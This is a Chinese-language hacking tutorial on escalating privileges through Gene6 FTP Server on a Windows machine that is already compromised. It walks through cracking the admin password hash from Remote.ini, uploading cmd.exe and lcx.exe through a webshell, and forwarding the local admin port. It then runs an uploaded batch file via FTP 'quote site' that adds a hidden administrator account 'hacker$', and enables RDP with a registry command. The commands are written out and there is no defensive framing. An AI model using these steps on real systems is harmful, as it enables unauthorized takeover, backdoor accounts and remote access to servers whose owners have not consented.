
# g6ftp提权

* 找到管理员配置文件，读取管理员HASH值，对密码MD5破解
* 通过大马上传cmd.exe和 lcx.exe到RECYCLER
* 查看G6FTP打开的端口号，使用LCK端口转发
* 用G6FTP客户端登录管理服务，开启FTP服务，创建FTP普通用户
* 上传批处理文件，在客户端上添加quote site脚本
* ftp连接，使用命令执行脚本，从而创建管理员用户

找到管理员密码配置文件，复制hash值，去在线网站破解密码，默认路径为


C:\Program Files\Gene6 FTP Server\RemoteAdmin\Remote.ini





在线网站： https://somd5.com/



上传cmd.exe和lcx.exe到垃圾桶里。前提是垃圾桶可写








查看g6ftp进程号，在根据进程号查看端口号

tasklist | find /i "ftp" & netstat -ano




因为8021只监听在127.0.0.1地址，为了实现外网通信需要做端口转发




c:\recycler\lcx.exe -tran 3248 127.0.0.1 8021




由于diskill的木马做的不是很完善，执行命令浏览器会卡顿，直接关闭浏览器重连大马就好





用G6FTP客户端连接管理服务，并创建FTP用户，首先右键添加主机







如果G6FTP服务还没有开启，在Domain那里新建域来添加G6FTP服务，在开启前要确保其他21端口没有被占用，如果被占用了换成2121端口即可













创建好后展开Domains，添加一个用户，主要是权限能给多大给多大。








创建好后，双击属性，把权限调最大



编写一个创建超级管理员的批处理x.bat，并把它上传到垃圾桶里




net user hacker$ 123456 /add


net localgroup administrators hacker$ /add




回到客户端创建quote site脚本




注意这里的批处理名称CREATE\_USER相当于quote site的一条命令，需要记下






创建成功后使用FTP用户 hacker 去登陆，记得配好点击OK，不然配置没有被保存

注意这里连的是2121端口，默认的21是IIS的不是我们的G6FTP的



可以看到直接使用quote site exec net user是不行的，需要执行我们刚刚创建的脚本名CREATE\_USER来间接创建超级管理员账号 hacker$，接着查看是否开启3389，没有继续利用这招写个开3389批处理上传到G6FTP，利用FTP用户quote site 间接执行开启即可



开3389的代码：

reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 00000000 /f



